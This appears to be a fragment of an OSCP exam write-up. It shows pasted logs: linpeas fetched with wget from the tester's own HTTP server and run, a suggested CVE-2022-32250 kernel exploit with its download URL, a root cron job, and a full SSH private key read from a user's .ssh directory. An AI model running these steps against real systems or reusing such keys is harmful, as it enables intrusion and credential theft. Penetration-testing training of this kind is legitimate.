Mar 16 02:55:01 oscp CRON[1253]: pam_unix(cron:session): session closed for user root
Mar 16 02:55:01 oscp CRON[1252]: pam_unix(cron:session): session closed for user root
Mar 16 02:56:01 oscp CRON[1258]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:56:01 oscp CRON[1259]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:56:01 oscp CRON[1259]: pam_unix(cron:session): session closed for user root
Mar 16 02:56:01 oscp CRON[1258]: pam_unix(cron:session): session closed for user root
Mar 16 02:57:01 oscp CRON[1264]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:57:01 oscp CRON[1265]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:57:01 oscp CRON[1265]: pam_unix(cron:session): session closed for user root
Mar 16 02:57:01 oscp CRON[1264]: pam_unix(cron:session): session closed for user root
Mar 16 02:58:01 oscp CRON[1277]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:58:01 oscp CRON[1278]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:58:01 oscp CRON[1278]: pam_unix(cron:session): session closed for user root
```

```
smith@oscp:/tmp$ wget http://192.168.49.100/linpeas.sh
wget http://192.168.49.100/linpeas.sh
--2024-03-16 03:24:35--  http://192.168.49.100/linpeas.sh
Connecting to 192.168.49.100:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847834 (828K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 827.96K  1.18MB/s    in 0.7s

2024-03-16 03:24:36 (1.18 MB/s) - ‘linpeas.sh’ saved [847834/847834]
```

```
┌──(kali㉿kali)-[~/offsec/exam/110/exploits]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.110 - - [16/Mar/2024 04:24:35] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
smith@oscp:/tmp$ chmod a+x linpeas.sh
chmod a+x linpeas.sh
smith@oscp:/tmp$ ./linpeas.sh
```

```
════════════════════════════════════╣ Basic information
╠════════════════════════════════════
                   ╚═══════════════════╝
OS: Linux version 5.15.0-71-generic (buildd@lcy02-amd64-044) (gcc (Ubuntu 11.3.0-1ubuntu1~22.04.1) 11.3.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #78-Ubuntu SMP Tue Apr 18 09:00:29 UTC 2023

╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: probable
   Tags: [ ubuntu=(22.04) ]{kernel:5.15.0-27-generic}
```

Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

linpeas.png

```
SHELL=/bin/sh

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root  /opt/local >> /root/local-db.log
* * * * * root /usr/bin/python3 /home/smith/script.py
*/10 * * * * root systemctl restart redis.service

══╣ Possible private SSH keys were found!
/home/smith/.ssh/id_rsa
```

```
smith@oscp:/home/smith$ ls -lah script.py
ls -lah script.py
-r-xr----- 1 root smith 203 Jun  5  2023 script.py
```

```
smith@oscp:/home/smith$ cat /home/smith/.ssh/id_rsa
cat /home/smith/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAuROHwtrWKUBV6rcpgseaSs+GQBuwkhwtsxMskgmdQq7uYPi0HEGW
KYskXNMP6uULuWLStJzQaQWGvkHDNbJBZ4t4ix5lfTdcVaN3NTohCQGwbI+opthTMT30v6
7bnKevFAfF3ENwyP0LNVv+0qLYtjdLZU5joDXctWHjcvG1rUMkIEYUnx/fMxlqvEEIUuOg
6VpYEvc23CxqpAHb6kL6vrVa6JcehNmPp5SuvF+Tinmb52Np01fdw2sh1SSq3EcRy0vND4
oaqoYbaoZ26ZJEdbUx4SqbLahmJemAuhVqubSgQr6qO9kLZEArM9feT73KQOrvhSmX5VKx
/74l1QIzO7EZHaHgYWQyETKeY5+ho70K66RvS1JGo5RQzhd7BviiOct2PBdR/MwTf5Rba6
jrSFrN5vRsKXQSNeLHcnd71WgtHMC+qyLNr7caQ8Ac7HCUB7QPOorIhE+yJsBcKNFxCjmz
E6t1uvdW3twCEtCTjcOwD9uCZMzQOTU+
+woaMTgXAAAFeLIDug+yA7oPAAAAB3NzaC1yc2
EAAAGBALkTh8La1ilAVeq3KYLHmkrPhkAbsJIcLbMTLJIJnUKu7mD4tBxBlimLJFzTD+rl
C7li0rSc0GkFhr5BwzWyQWeLeIseZX03XFWjdzU6IQkBsGyPqKbYUzE99L+u25ynrxQHxd
xDcMj9CzVb/tKi2LY3S2VOY6A13LVh43Lxta1DJCBGFJ8f3zMZarxBCFLjoOlaWBL3Ntws
aqQB2+pC+r61WuiXHoTZj6eUrrxfk4p5m+djadNX3cNrIdUkqtxHEctLzQ+KGqqGG2qGdu
mSRHW1MeEqmy2oZiXpgLoVarm0oEK+qjvZC2RAKzPX3k+9ykDq74Upl+VSsf++JdUCMzux
GR2h4GFkMhEynmOfoaO9Cuukb0tSRqOUUM4Xewb4ojnLdjwXUfzME3+UW2uo60hazeb0bC
l0EjXix3J3e9VoLRzAvqsiza+3GkPAHOxwlAe0DzqKyIRPsibAXCjRcQo5sxOrdbr3Vt7c
AhLQk43DsA/bgmTM0Dk1PvsKGjE4FwAAAAMBAAEAAAGAM+O4aBbf/Z/
WluC0qECbT0dA3h
```

+FUWnKHE+PawB8EXKnThPct6Fh3xLuZoIcj+CY+WiuJ8phmlhcz2Hzv83TDZtqeCLVFJbd
cftLVGaQVYyeMMnUYLb9GCzFPqrhUtomuah2PovABvH/Xv4Eg3z54pi9MFGamBQR5d7knN
kM9V+CNPRBGt4eP57sMIzRLyA4AMT+NY8PWAqx+Xq19EfEMoz5SIX6Hgg7gSIsHY90d9oh
rm3OgV08xWn3ieFmcC0SY40mFHWkAGurn8mqdILvsPwhnLMJ9rpVDTB2TyfsY5b8E70MaA
LBpRGwzIwJNrjm2ArdBtYX3Ck8o8jgAUq8tVO1TGCHnca8HVZUWtjH/tU78Z+fM1DEKqWK
zL1NN579gFK6AZtbApxgEoJgeEsC0ETRh+3mandBW0tPQ/qC9qQN4c4u+pzO5VqIj9WLIm
XH5oVW3qyjmIoL1L/QUIayRS073n8E5W2BoqeFk2XxAQQN36D1jyjvOrL8Zv5L5MbtAAAA
wFaC0fWxDcgeqxLCtb4Bv4VY1GTewgneVWIjNoEdLHNonN5kTEu/ule4oUUQBVYpC5iQRI
xzF15ZnfZF0KsIr+Z9d9ZlYmep4WWmYvxXmoDLRlmzwtl0p0BIiEGnLugMln/mhML+iEgs
YYg7CJARM0UTWcbMusZw9FLRVaqB450R46bjSgGoNqKsHL9oTHv6yY6i9jEGTYHYj0Gdb
B
avt83SbdBrmeHqEqBz5ahYF2n01PsbBBV1CrL8gJsJ+72ujgAAAMEA2P4jvUkdHc49lTdv
W34SfG5ypHPPEPV1S+KGLsGUChYtFU42N5bBVfmS1RBw4Ca4/sfbpvG8s6ldz2knjsEx5N
SX4ePn43hm34S/X4ZhCpQSTTKNC3KiH0hcX+sSVSi2L+Ks4Fxm1pv0hleMfPyItRhHXBoj
BoGf8RRJqpQbTZY3l7W1RcKDLD6K5ZrR7FSuv/v1FlHy2GGD+LO1IdCOpau5YKoIIi1HJX
sTTPBxaty/onCGIyoogQncz89e92/DAAAAwQDaWJ4Ma/5AngkLhb0MnTBvcGkN0pcPmvy6
jAMDcvEks4Nn0/hPejm6vyPGJwOC9+kHiqgeke7gee1DZClbn26GuFsHmH4kAr3ol0GbGH
ektrcOJYXkj7oXnU56aykvXh7xcqnaRc0zuY+jn7pzC3/vC1syBV3epfXRPg3GTZH8/3nJ
1xQ5amKLa5qnoWHERxTueqXlj6Z8ucE3wh0M8ECAKVdkH0XQUWuZSk2pDJtVnzzkgAN+G
h
PuHM8OtQYuRR0AAAAAAQID
-----END OPENSSH PRIVATE KEY-----